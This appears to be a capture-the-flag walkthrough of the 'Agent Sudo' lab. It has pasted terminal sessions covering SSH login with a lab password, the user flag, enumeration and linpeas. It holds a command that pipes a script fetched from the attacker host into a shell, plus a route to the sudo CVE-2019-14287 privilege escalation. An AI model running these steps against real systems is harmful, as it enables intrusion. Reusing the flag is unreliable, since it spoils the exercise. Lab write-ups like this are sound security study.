
Your buddy,
chris

exploit


ssh
james@IP
hackerrules!



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh james@10.10.249.219
james@10.10.249.219's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  9 21:15:57 UTC 2023

  System load:  0.0               Processes:           92
  Usage of /:   39.9% of 9.78GB   Users logged in:     0
  Memory usage: 32%               IP address for eth0: 10.10.249.219
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ 
```



```
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$ 
```



```
┌──(root㉿kali)-[~kali]
└─# scp james@10.10.249.219:/home/james/Alien_autospy.jpg /home/
The authenticity of host '10.10.249.219 (10.10.249.219)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
scp: Connection closed

┌──(root㉿kali)-[~kali]
└─# scp james@10.10.249.219:/home/james/Alien_autospy.jpg /home/
The authenticity of host '10.10.249.219 (10.10.249.219)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.249.219' (ED25519) to the list of known hosts.
james@10.10.249.219's password:
Alien_autospy.jpg                                 100%   41KB  39.7KB/s   00:01

┌──(root㉿kali)-[~kali]
└─#
```


```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ pwd
/home/james
james@agent-sudo:~$
```

Alien_autospy.jpg


REVERSE SEARCH
https://www.foxnews.com/science/filmmaker-reveals-how-he-faked-infamous-roswell-alien-autopsy-footage-in-a-london-apartment

priv esc


More enumeration




```
james@agent-sudo:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.3 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.3 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
james@agent-sudo:~$
```



```
james@agent-sudo:/etc$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.3 LTS
Release:        18.04
Codename:       bionic
james@agent-sudo:/etc$ cat issue
Ubuntu 18.04.3 LTS \n \l

james@agent-sudo:/etc$ lsb_release
No LSB modules are available.
james@agent-sudo:/etc$ uname -a
Linux agent-sudo 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64
 GNU/Linux
james@agent-sudo:/etc$
```




```
msf6 > search linux kernel 4.15

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/diamorphine_rootkit_signal_priv_esc  2013-11-07  excellent  Yes    Diamorphine Rootkit Signal Privilege Escalation
   1  exploit/linux/local/nested_namespace_idmap_limit_priv_esc  2018-11-15  great     Yes    Linux Nested User Namespace idmap Limit Local Privilege Escalation

Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/local/nested_namespace_idmap_limit_priv_esc
```



```
james@agent-sudo:/$ cat /proc/version
Linux version 4.15.0-55-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1
~18.04.1)) #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019
james@agent-sudo:/$
```


LOCAL PRIVILEGE ESCALATION - LINPEAS
# From github

python -m http.server 80
curl 10.6.66.232/linpeas.sh | sh




```
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...

 24  816k   24  200k    0     0  33517      0  0:00:24  0:00:06  0:00:18 33517
                              Basic information
OS: Linux version 4.15.0-55-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1)) #60-Ubuntu SMP Tue Jul 2
18:22:20 UTC 2019
User & Groups: uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
Hostname: agent-sudo
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward p
orts. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)


Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
```


```
10.10.74.122 - - [12/Jul/2023 20:36:59] code 404, message File not found
10.10.74.122 - - [12/Jul/2023 20:36:59] "GET /linpeas.sh HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.

i)-[/home/…/Documents/tools/peass-ng/PEASS-ng]
S

i)-[/home/…/tools/peass-ng/PEASS-ng/linPEAS]
 http.server 80
on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
rrupt received, exiting.

i)-[/home/…/tools/peass-ng/PEASS-ng/linPEAS]

i)-[/home/…/tools/peass-ng/PEASS-ng/linPEAS]

i)-[/home/…/tools/peass-ng/PEASS-ng/linPEAS]

i)-[/home/kali/Documents/tools]

gobuster  linpeas  nessus.txt  seclists  zphisher

┌──(root㉿kali)-[/home/kali/Documents/tools]
└─# cd linpeas

┌──(root㉿kali)-[/home/kali/Documents/tools/linpeas]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.74.122 - - [12/Jul/2023 20:45:13] "GET /linpeas.sh HTTP/1.1" 200 -
```



```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```



```
james@agent-sudo:~$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```




Aproximadamente 2.400.000.000 resultados (0,39 segundos)

exploit-db.com
https://www.exploit-db.com › exp... · Traduzir esta página

sudo 1.8.27 - Security Bypass - Linux local Exploit

15 de out. de 2019 — ... sudo -l User hacker may run the following commands on kali: (**ALL**, !**root**) /bin/bash So user hacker can't run /bin/bash as root (!root) ...




EXPLOIT DATABASE

sudo 1.8.27 - Security Bypass


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47502	2019-14287	MOHIN PARAMASIVAM	LOCAL	LINUX	2019-10-15

EDB Verified: ✗ Exploit: ⤓ / {} Vulnerable App:


```
# Exploit Title : sudo 1.8.27 - Security Bypass
# Date : 2019-10-15
# Original Author: Joe Vennix
# Exploit Author : Mohin Paramasivam (Shad0wQu35t)
# Version : Sudo <1.8.28
# Tested on Linux
# Credit : Joe Vennix from Apple Information Security found and analyzed the bug
# Fix : The bug is fixed in sudo 1.8.28
# CVE : 2019-14287

